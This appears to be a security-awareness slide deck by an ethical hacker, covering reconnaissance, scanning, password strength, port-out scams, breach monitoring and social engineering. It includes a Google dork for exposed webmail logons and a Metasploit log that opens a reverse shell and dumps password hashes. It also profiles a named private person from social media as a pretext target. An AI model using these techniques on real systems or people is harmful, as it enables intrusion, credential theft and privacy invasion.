**www.girlsfreegame.com/?Webmail Unch UNC Exchange ...**  
www.facebook.com/search.php?q=www.girlsfreegame.com/?...  
Search Results for www.girlsfreegame.com/?Webmail Unch UNC Exchange Logon.asp. Search. Search Results for www.girlsfreegame.com/?Webmail Unch ...


**Microsoft Outlook Web Access - Logon - Xmarks**  
www.xmarks.com/site/webmail.unch.unc.edu/exchange/logon.asp  
Xmarks site page for unc webmail.unch.unc.edu/exchange/logon.asp with topics, reviews, ratings and comments.

**http://webmail.acs-inc.com/exchange/logon.asp - Xmarks**  
www.xmarks.com/site/webmail.acs-inc.com/exchange/logon.asp  
Xmarks site page for acs-inc webmail.acs-inc.com/exchange/logon.asp with topics, reviews, ratings and comments.

**Microsoft Outlook Web Access - Logon - Xmarks**  
www.xmarks.com/site/amemail.aig.com/exchange/logon.asp  
Xmarks site page for aig amemail.aig.com/exchange/logon.asp with topics, reviews, ratings and comments.

**Microsoft Outlook Web Access - Logon - Xmarks**

# Information Gathering



The image shows a Google search interface. At the top left is the Google logo. The search bar contains the query "allinurl:"exchange/logon.asp" site:.ca". To the right of the search bar are a microphone icon and a blue search button with a magnifying glass icon. Below the search bar are navigation tabs: "Web" (highlighted with a red underline), "News", "Images", "Videos", "Maps", "More" (with a dropdown arrow), and "Search tools". Below the tabs, it says "1 result (0.20 seconds)". The search result is for "EXTRANET d'Urgences-santé" with the URL "https://courriel.urgences-sante.qc.ca/exchange/logon.asp" and a "Translate this page" link. The snippet below the URL reads: "Pour empêcher que des personnes non autorisées n'accèdent à votre compte, l'extranet ferme automatiquement la connexion qu'il a établie avec votre boîte ...".

allinurl:"exchange/logon.asp" site:.ca

Web News Images Videos Maps More Search tools

1 result (0.20 seconds)

**EXTRANET d'Urgences-santé**  
<https://courriel.urgences-sante.qc.ca/exchange/logon.asp> Translate this page  
Pour empêcher que des personnes non autorisées n'accèdent à votre compte, l'extranet ferme automatiquement la connexion qu'il a établie avec votre boîte ...

# Information Gathering

Urgences-santé  
Québec 



Bienvenue dans votre **EXTRANET**

Code d'utilisateur (Inscrivez seulement le code utilisateur sans le nom de domaine « urgences-sante.qc.ca »)

Mot de passe

Pour empêcher que des personnes non autorisées n'accèdent à votre compte, l'extranet ferme automatiquement la connexion qu'il a établie avec votre boîte aux lettres au bout d'une certaine période d'inactivité. Si la session venait à se terminer, actualisez votre navigateur et connectez-vous à nouveau.

**Vous avez besoin de soutien informatique ?**

**Tél. : 514-723-5633 ou par courriel : [soutieninformatique@urgences-sante.qc.ca](mailto:soutieninformatique@urgences-sante.qc.ca)**

**Ouvert du lundi au vendredi, de 8h30 à 12h00 et de 13h00 à 16h30, à l'exception des jours fériés.**

# Archive.org – Way Back Machine

The screenshot displays the Goldcorp website interface as of Tuesday, February 03, 2004. At the top left is the Goldcorp logo. The top right corner shows a disclaimer: "All prices delayed at least 15 minutes Source: Bell Globemedia Interactive." Below this, the "Current Share Price" is listed for NYSE:GG at US\$13.36 (change 0.00) and TSX:G at C\$17.80 (change 0.09), with a timestamp of 9:01:10 AM. A secondary section shows the "Current Gold Price is US\$397.18/ounce" with a change of -0.20 and the KITCO logo. A central banner promotes a "Weekly Luncheon" with the text "Come to Our Weekly Luncheon. Go to 'Upcoming Events' for Details." and features the Goldcorp logo over a background of gold bars. A vertical navigation menu on the right includes buttons for "Share Information", "Profile", "Investor Centre", "Financials", "Operations", "Exploration", "Takeover?", and "Request Information". A blue arrow points to the "Profile" button. At the bottom, there are three buttons: "Upcoming Events", "Buy a High-grade Sample", and "The Case for Gold". The footer contains a link to "Value of US\$100 invested in 1993 (as of 30/1/04):" and a navigation bar with "Home", "Site Map", "Glossary", "Legal Info", and "Contact Us". The text "developed by: ibeet" is visible in the bottom right corner.

**The web NEVER forgets !**

# Various Phases, Types of Attacks and Hacktivism

## Phase 2

- **Scanning** refers to a preattack phase when the hacker scans the network with specific information gathered during reconnaissance.
- **Business Risk** – 'High' – Hackers have to get a single point of entry to launch an attack and could be point of exploit when vulnerability of the system is detected.
- **Scanning** can include use of dialers, port scanners, network mapping, sweeping, vulnerability scanners etc.

## • Techniques

- Ping sweep
- TCP/UDP port scan - NMAP
- OS Detection



# Scanning...

Safari File Edit View History Bookmarks Develop Window Help

Nessus Enterprise Cloud / Scans / Hosts

https://172.26.21.216/html5.html#/scans/ae7a24cd-f330-f501-65de-d00b78d5054feb4869334ac351fb/hosts

Nessus Scans Schedules Policies admin

Comprehensive Scan

Share Export Submit for PCI Audit Trail Filter Hosts

Scans > Hosts 70 Vulnerabilities 225 Remediations 15 Notes 2 Hide Details

Host	Vulnerabilities
172.26.21.251	23 (High), 7 (Low), 219 (Info)
172.26.21.100	23 (High), 66 (Medium), 8 (Low), 74 (Info)
172.26.21.103	9 (High), 72 (Medium), 7 (Low), 70 (Info)
172.26.21.220	21 (High), 7 (Low), 99 (Info)
172.26.21.106	6 (High), 47 (Medium), 6 (Low), 59 (Info)
172.26.21.148	11 (High), 7 (Low), 81 (Info)
172.26.21.10	14 (High), 7 (Low), 70 (Info)
172.26.21.160	10 (High), 7 (Low), 74 (Info)
172.26.21.2	7 (High), 79 (Info)
172.26.21.18	17 (High), 6 (Low), 64 (Info)
172.26.21.159	6 (High), 22 (Medium), 7 (Low), 50 (Info)
172.26.21.17	14 (High), 6 (Low), 64 (Info)
172.26.21.155	6 (High), 20 (Medium), 7 (Low), 52 (Info)
172.26.21.219	8 (High), 7 (Low), 72 (Info)
172.26.21.104	6 (High), 31 (Medium), 5 (Low), 37 (Info)
172.26.21.109	7 (High), 7 (Low), 72 (Info)
172.26.21.147	7 (High), 7 (Low), 71 (Info)
172.26.21.150	8 (High), 7 (Low), 69 (Info)

**Scan Details**

Name: Comprehensive Scan  
Folder: My Scans  
Status: Completed  
Policy: this is the scan to use for PCI  
Shared with: 1 user  
Scanner: US Cloud Scanner  
Targets: 172.26.21.0/24  
Start time: Wed May 14 12:52:57 2014  
End time: Wed May 14 14:49:40 2014  
Elapsed: 2 hours

**Vulnerabilities**

- Info
- Low
- Medium
- High
- Critical

# Laptops Local Patch Check

CURRENT RESULTS: JANUARY 28

Configure

Launch

Audit Trail

Export

Filter Vulnerabilities

Scans >

Hosts 2

**Vulnerabilities 76**

Remediations 17

Notes 1

History 1

<input type="checkbox"/>	Severity ▲	Plugin Name	Plugin Family	Count
<input type="checkbox"/>	CRITICAL	Oracle Java SE Multiple Vulnerabilities (January 2015 CP...	Windows	2
<input type="checkbox"/>	CRITICAL	Adobe Flash Player Unsupported Version Detection	Windows	1
<input type="checkbox"/>	HIGH	MS KB2269637: Insecure Library Loading Could Allow R...	Windows	2
<input type="checkbox"/>	HIGH	MS KB2719662: Vulnerabilities in Gadgets Could Allow R...	Windows	2
<input type="checkbox"/>	HIGH	MS15-001: Vulnerability in Windows Application Compati...	Windows : Microsoft Bulletins	2
<input type="checkbox"/>	HIGH	MS15-003: Vulnerability in Windows User Profile Service ...	Windows : Microsoft Bulletins	2
<input type="checkbox"/>	HIGH	Adobe AIR <= 15.0.0.356 Multiple Vulnerabilities (APSB1...	Windows	1
<input type="checkbox"/>	HIGH	Adobe Reader < 10.1.13 / 11.0.10 Multiple Vulnerabilities...	Windows	1
<input type="checkbox"/>	HIGH	Firefox < 35 Multiple Vulnerabilities	Windows	1
<input type="checkbox"/>	HIGH	Flash Player <= 16.0.0.287 Unspecified Code Execution (...	Windows	1
<input type="checkbox"/>	HIGH	Microsoft XML Parser (MSXML) and XML Core Services ...	Windows	1
<input type="checkbox"/>	HIGH	Mozilla Foundation Unsupported Application Detection	Windows	1


## Scan Details

Name: Laptops Local Patch Check  
 Status: Completed  
 Policy: Laptops Local Patch Check  
 Scanner: Local Scanner  
 Folder: My Scans  
 Start: January 28 at 01:20 PM  
 End: January 28 at 01:23 PM  
 Elapsed: 3 minutes

## Agent Details

Groups: [Laptops](#)  
 Reported: 2 of 2

## Vulnerabilities



# Various Phases, Types of Attacks and Hacktivism

## Phase 3

- **Gaining Access** refers to the true attack phase. The hacker exploits the system.
  - The exploit can occur over a LAN, locally, Internet, offline, as a deception or theft. Examples include stack-based buffer overflows, denial of service, session hijacking, password filtering etc.
  - Influencing factors include architecture and configuration of target system, skill level of the perpetrator and initial level of access obtained.
  - Business Risk – ‘Highest’ The hacker can gain access at operating system level, application level or network level.
- **Techniques**
  - List user accounts, scanned passports, digital signature, List file shares, Identify applications

# Types of Passwords

- Passwords that contain only letters
  - HIJKLMNO
- Passwords that contain only numbers
  - 758904
- Passwords that contain only special characters
  - \$@\$!()
- Passwords that contain letters and numbers
  - ax1500g
- Passwords that contain only letters and special characters
  - m@roon\$
- Passwords that contain only special characters and
  - Numbers
  - @\$47\$
- Passwords that contain letters, special characters, and Numbers
  - E1n@8\$

# How to create a strong password

**I had a great day at work 2021!**

# How to create a strong password

**IHadAGreatDayAtWork2021!**

# How to create a strong password

**IH@d@Gre@tD@y@tW0rk2021!**

# Pass the Hash


```
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.34.139:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows 2003 - Service Pack 2 - lang:Unknown
[*] We could not detect the language pack, defaulting to English
[*] Selected Target: Windows 2003 SP2 English (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (752128 bytes) to 192.168.34.135
[*] Meterpreter session 2 opened (192.168.34.139:4444 -> 192.168.34.135:1739) at 2013-07-30 0

meterpreter > hashdump
Administrator:500:e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaae8fb117ad06bdd830b7586c:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:f3f07224e22c5dc9e3d50224ebbf04b7:::
SUPPORT_388945a0:1001:aad3b435b51404eeaad3b435b51404ee:41361b1534272026576c22449c3b6aff:::
user:1003:b34ce522c3e4c8774a3b108f3fa6cb6d:a87f3a337d73085c45f9416be5787d86:::
peru:1004:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
IUSR_HP-SRV01:1108:6dbad79696399a35bac6fe70f7fc828b:501990d3465ee72c7c074459b8dc6d1d:::
IWAM_HP-SRV01:1109:015839b59b7a2b8926c254f40a2e31ee:c935181ee5bc159edf13d4ba3be6450b:::
albert:1114:d0b22b77a558f4c1511a02b6cacb6d18:2f7e3f310946ebd46d1c3d0801cbd9d3:::
nina:1115:3993fcde5c417d12e72c57ef50f76a05:822b051f594be4540e071395f80c6df7:::
nick:1116:681e9a747943826f824a5691239d4d13:e40cf12dc3e53a84a1877d3793c0c61f:::
jasmine:1117:cbc501a4d222778365c4a55f32b3bf85:61e4be9bc78c65275f97d77ea821f258:::
joy:1118:f5d13a813b5d5ffac467021088dc706f:1aa90c8708e234c36bbdb7d770617820:::
HP-SRV01$:1007:aad3b435b51404eeaad3b435b51404ee:12d6d31ff28ae38e43b8f0ca41bfad42:::
```



# 2 Step Verification



## Enter your password

Whenever you sign into Google you'll enter your username and password as usual.

## Enter code from phone\*

Next, you'll be asked for a code that will be sent to you via text, voice call, or our mobile app.

# Port Out Scam



# Port Out Scam

Mon, Jul 20, 12:31 PM

TELUS Msg: Hi Terry, Port Protection has been added to your account, your phone number is now protected. To remove Port Protection, call us at \*611. Thank you for choosing TELUS

# ';--have i been pwned?

Check if you have an account that has been compromised in a data breach

Generate secure, unique passwords for every account

[Learn more at 1Password.com](#)

[Why 1Password?](#)

411  
pwned websites

8,507,922,560  
pwned accounts





103,308  
pastes

123,089,629  
paste accounts

## Largest breaches

-  772,904,991 [Collection #1 accounts](#)
-  763,117,241 [Verifications.io accounts](#)
-  711,477,622 [Onliner Spambot accounts](#)
-  593,427,119 [Exploit.In accounts](#)

## Recently added breaches

-  686,899 [Vedantu accounts](#)
-  290,955 [Hookers.nl accounts](#)
-  71,407 [ZooVille accounts](#)
-  988,230 [StreetEasy accounts](#)

The Google logo is centered at the top of the page, rendered in its characteristic multi-colored font.

🔍 have i **been pwned**



🔍 have i **been pwned** - Google Search



# ';--have i been pwned?

Check if you have an account that has been compromised in a data breach

terry@terrycutler.com|

pwned?

Oh no — pwned!

Pwned on 8 [breached sites](#) and found no [pastes](#) ([subscribe](#) to search sensitive breaches)

 3 Steps to better security

[Start using 1Password.com](#)



**Step 1** Protect yourself using 1Password to generate and save strong passwords for each website.



**Step 2** Enable 2 factor authentication and store the codes inside your 1Password account.



**Step 3** [Subscribe](#) to notifications for any other breaches. Then just change that unique password.

[Why 1Password?](#)

    [Donate](#)

Breaches you were pwned in



**Exploit.In** ([unverified](#)): In late 2016, a huge list of email address and password pairs appeared in a "combo list" referred to as "Exploit.In". The list contained 593 million unique email addresses, many with multiple different passwords hacked from various online systems. The list was broadly circulated and used for "credential stuffing", that is attackers employ it in an attempt to identify other online systems where the account owner had reused their password. For detailed background on this incident, read [Password reuse, credential stuffing and another billion records in Have I Been Pwned](#).

**Compromised data:** Email addresses, Passwords



**LinkedIn:** In May 2016, LinkedIn had 164 million email addresses and passwords exposed. Originally hacked in 2012, the data remained out of sight until being offered for sale on a dark market site 4 years later. The passwords in the breach were stored as SHA1 hashes without salt, the vast majority of which were quickly cracked in the days following the release of the data.

**Compromised data:** Email addresses, Passwords



**MyFitnessPal:** In February 2018, the diet and exercise service [MyFitnessPal](#) suffered a data breach. The incident exposed 144 million unique email addresses alongside usernames, IP addresses and passwords stored as SHA-1 and bcrypt hashes (the former for earlier accounts, the latter for newer accounts). In 2019, the data appeared listed for sale on a dark web marketplace (along with several other large breaches) and subsequently began circulating more broadly. The data was provided to HIBP by a source who requested it to be attributed to "BenjaminBlue@exploit.im".

**Compromised data:** Email addresses, IP addresses, Passwords, Usernames



**Verifications.io:** In February 2019, the email address validation service [verifications.io](#) suffered a data breach. Discovered by Bob Diachenko and Vinny Troia, the breach was due to the data being stored in a MongoDB instance left publicly facing without a password and resulted in 763 million unique email addresses being exposed. Many records within the data also included additional personal attributes such as names, phone numbers, IP addresses, dates of birth and genders. No passwords were included in the data. The Verifications.io website went offline during the disclosure process, although an archived copy remains viewable.


**Compromised data:** Dates of birth, Email addresses, Employers, Genders, Geographic locations, IP addresses, Job titles, Names, Phone numbers, Physical addresses



**You've Been Scraped:** In October and November 2018, security researcher Bob Diachenko identified several [unprotected MongoDB instances believed to be hosted by a data aggregator](#). Containing a total of over 66M records, the owner of the data couldn't be identified but it is believed to have been scraped from LinkedIn



# DARK WEB COMPROMISE REPORT

Prepared for @ t.com

Nov 16, 2020



# OF EXPOSED CREDENTIALS  
FOR YOUR COMPANY  
**1,000+**

 **EXTERNAL THREAT INTELLIGENCE**

Are you monitoring for compromised data that can be used to exploit your business?

Yes  No

**DATA BREACH & PRIVACY LAW COMPLIANCE**



Do you have a compliant data breach response plan in place?

Yes  No

**YOUR INFORMATION IS ALREADY EXPOSED**

This information is used to compromise your corporate services such as: Office 365, payroll services, VPNs, remote desktops, banking, VOIP, ERP, CRM, social media access, ID Theft.

**WE IDENTIFY**

**COMPROMISES**  
Throughout your organization.

**EMPLOYEE  
CREDENTIALS ARE  
A BEST SELLER  
ON THE DARK WEB**

**WE MONITOR**

- 24/7/365
- Hidden chat rooms
  - Private websites
  - Peer-to-peer networks
  - IRC (Internet relay chat) channels
  - Social media platforms
  - Black market sites
  - 640,000+ botnets

**WE REPORT**

80,000+  
Compromised emails daily.

 **Certified in  
Dark Web Monitoring**

# Most Recent 100 Compromises

Date Found	Email	Password Hit	Source	Type	Origin	PII Hit
10/08/20	edemet	1daf****	id theft forum	Not Disclosed	Not Disclosed	None
10/08/20	rossl@m	ff68****	id theft forum	Not Disclosed	Not Disclosed	None
10/08/20	jaeha@	be3c****	id theft forum	Not Disclosed	Not Disclosed	None
10/08/20	charlott	lill****	id theft forum	Not Disclosed	Not Disclosed	None
10/07/20	nemdai	Poin****	id theft forum	Not Disclosed	Not Disclosed	None
10/07/20	toddste	00da****	id theft forum	Not Disclosed	Not Disclosed	None
10/07/20	naryder	6018****	id theft forum	Not Disclosed	Not Disclosed	None
10/07/20	ndayna	Msja****	id theft forum	Not Disclosed	Not Disclosed	None
10/07/20	ndman	Phot****	id theft forum	Not Disclosed	Not Disclosed	None
10/07/20	nkimnel	Golf****	id theft forum	Not Disclosed	Not Disclosed	None
10/07/20	christia	cbr9****	id theft forum	Not Disclosed	Not Disclosed	None
10/07/20	ndman	Phot****	id theft forum	Not Disclosed	Not Disclosed	None
10/07/20	ndman	Phot****	id theft forum	Not Disclosed	Not Disclosed	None
10/07/20	nshelby	Chlo****	id theft forum	Not Disclosed	Not Disclosed	None
10/07/20	dark@m	\$1\$t****	id theft forum	Not Disclosed	Not Disclosed	None
10/07/20	nshelby	Chlo****	id theft forum	Not Disclosed	Not Disclosed	None
10/07/20	bg@mic	\$1\$t****	id theft forum	Not Disclosed	Not Disclosed	None
10/07/20	naryder	6018****	id theft forum	Not Disclosed	Not Disclosed	None
10/07/20	elena@	\$1\$t****	id theft forum	Not Disclosed	Not Disclosed	None
10/07/20	scottfre	2muc****	id theft forum	Not Disclosed	Not Disclosed	None
10/07/20	nahowa	Crea****	id theft forum	Not Disclosed	Not Disclosed	None
10/07/20	ndayna	Msja****	id theft forum	Not Disclosed	Not Disclosed	None
10/07/20	nahowa	Crea****	id theft forum	Not Disclosed	Not Disclosed	None

# ▶ WHY MONITORING FOR EXPOSED CREDENTIALS IS IMPORTANT



## HOW ARE CREDENTIALS COMPROMISED?



### PHISHING

- Send e-mails disguised as legitimate messages
- Trick users into disclosing credentials
- Deliver malware that captures credentials



### WATERING HOLES

- Target a popular site: social media, corporate intranet
- Inject malware into the code of the legitimate website
- Deliver malware to visitors that captures credentials



### MALVERTISING

- Inject malware into legitimate online advertising networks
- Deliver malware to visitors that captures credentials



### WEB ATTACKS

- Scan Internet-facing company assets for vulnerabilities
- Exploit discovered vulnerabilities to establish a foothold
- Move laterally through the network to discover credentials



Passwords are a twentieth-century solution to a modern-day problem. Unfortunately, user names and passwords are still the most common method for logging onto services including corporate networks, social media sites, e-commerce sites and others.

**39%**

Percentage of adults in the U.S. using the same or very similar passwords for multiple online services

**28,500**

Average number of breached data records, including credentials, per U.S.-based company

User names and passwords represent the keys to the kingdom for malicious attackers. Criminals who know how to penetrate a company's defenses can easily steal hundreds or even thousands of credentials at a time.

**\$1 - \$8**

Typical price range for individual compromised credentials

A criminal dealing in stolen credentials can make tens of thousands of dollars from buyers interested in purchasing credentials. And by selling those credentials to multiple buyers, organizations that experience a breach of credentials can easily be under digital assault from dozens or even hundreds of attackers.

## WHAT CAN AN ATTACKER DO WITH COMPROMISED CREDENTIALS?



Send Spam from Compromised Email Accounts

Deface Web Properties and Host Malicious Content

Install Malware on Compromised Systems

Compromise Other Accounts Using the Same Credentials

Exfiltrate Sensitive Data (Data Breach)

Identity Theft

## PROTECTING AGAINST CREDENTIAL COMPROMISE

While there is always a risk that attackers will compromise a company's systems through advanced attacks, most data breaches exploit common vectors such as known vulnerabilities, unpatched systems and unaware employees. Only by implementing a suite of tools including monitoring, data leak prevention, multifactor authentication, employee security awareness training and others - can organizations protect their business from the perils of the dark web.



FREE!  
ASSESSMENT



[www.cyologylabs.com/darkweb](http://www.cyologylabs.com/darkweb)

# Social Engineering

**Social engineering**, in the context of information security, refers to **psychological manipulation of people** into performing actions or divulging confidential information

# Social Engineering Example 1

[Academy](#)[Downloads](#)[Videos](#)[Directory](#)[E](#)

## The USB Keys in the Urinal



**Terry Cutler**

Chief Technology Officer



66 Comments

66




I am a Certified Ethical Hacker, which basically means I get paid by companies to hack into their networks.



My company, Digital Locksmiths, was hired by a manufacturing firm in 2011 to try and expose any security vulnerabilities that might be lurking in the ether.

0



Tweet




0



Like

0



Share

A company's external infrastructure — including web servers, domain name servers, email servers, VPN access points, perimeter firewalls, and any other applications publicly accessible from the Internet — is typically considered the primary target of security attacks. So that's where we start.

Our methods include cracking passwords and eavesdropping as well as using keystroke loggers, sniffers, denial-of-service, and remote controls. In this case, I tried attacking the firewall systems with every trick in our digital lock picker's toolkit, but to no avail: The network was locked tight, so to speak.

So I told myself, "Screw it. I'm going in." You see, companies that have an impenetrable wall against external attacks are often surprisingly open to insider threats. Hackers are able to expose these vulnerabilities by exploiting one simple fact: Most people will respond in a highly predictable way to a particular situation.

First, I did a little recon on Google Earth and Street View to familiarize myself with the physical perimeter of the company's building and grounds. Since the character I was playing that day was "me," the walking stereotype of a friendly, guy-next-door, I put on my usual garb: a pair of good jeans and a button-down shirt.

[Click here to view Figure 1.](#)

## Social Engineering Example 2



# Social Engineering Example 3

- Attendee tweeted about the conference 2 nights before
- Performed recon on her and her company
- Found out she works for a professional services company
- Required to enter their time (Submit timesheets)



## Social Engineering Example 2

Li Lou (LyLouMtl) ✕







**LyLouMtl**


Mar 06, 1:37pm via LinkedIn

Colloque sur la cybersécurité [lnkd.in/eH3WuFX](https://lnkd.in/eH3WuFX)

# Social Engineering Example 2

Li Lou (LyLouMtl) ×



358 Followers   1,817 Following   803 Updates   41 Klout

**Location** Montréal

**Bio** gastronomie, voyages, cultures, valeurs, personnalité, extravagance, découverte, passion, technologie, savoir, implication

**Twitter** <http://twitter.com/LyLouMtl>

**Website** <https://t.co/cQHicwXRVI>

# Social Engineering Example 2

Aurélie Provot  
Coordinatrice de clinique chez DynaxPhysio

Twitter Video

## Twitter Video

An animated portrait of my Twitter account

► Play video

Li Lou  
@LyLouMtl

▶ :38

Information sourced from [Twitter](#) and me. Soundtrack by [Friendly Music](#)

# Social Engineering Example 2

The image shows a LinkedIn profile for Aurélie provot. A hand-drawn message in black marker says "KEEP ON DOING" with a red arrow pointing to the right. The profile includes a photo of a woman with glasses, her name, location (Montreal, Quebec, Canada), and current role (Staffing and Recruiting at ADGA Group). It also lists previous employers (Match Marketing Group, DynaX Physio, Mairie de Varennes sur Allier) and education (ESG UQAM). The profile has 500+ connections and buttons for "Connect" and "Send Aurélie InMail".

**LinkedIn Profile: Aurélie provot**  
Montreal, Quebec, Canada | Staffing and Recruiting

**Current:** ADGA Group, Société canadienne du cancer - Division du Québec

**Previous:** Match Marketing Group, DynaX Physio, Mairie de Varennes sur Allier

**Education:** ESG UQAM

**Connections:** 500+

**Background:**

**Experience:**

**Coordonatrice en recrutement et marketing**  
ADGA Group  
August 2014 – Present (8 months) | Montreal, Canada Area

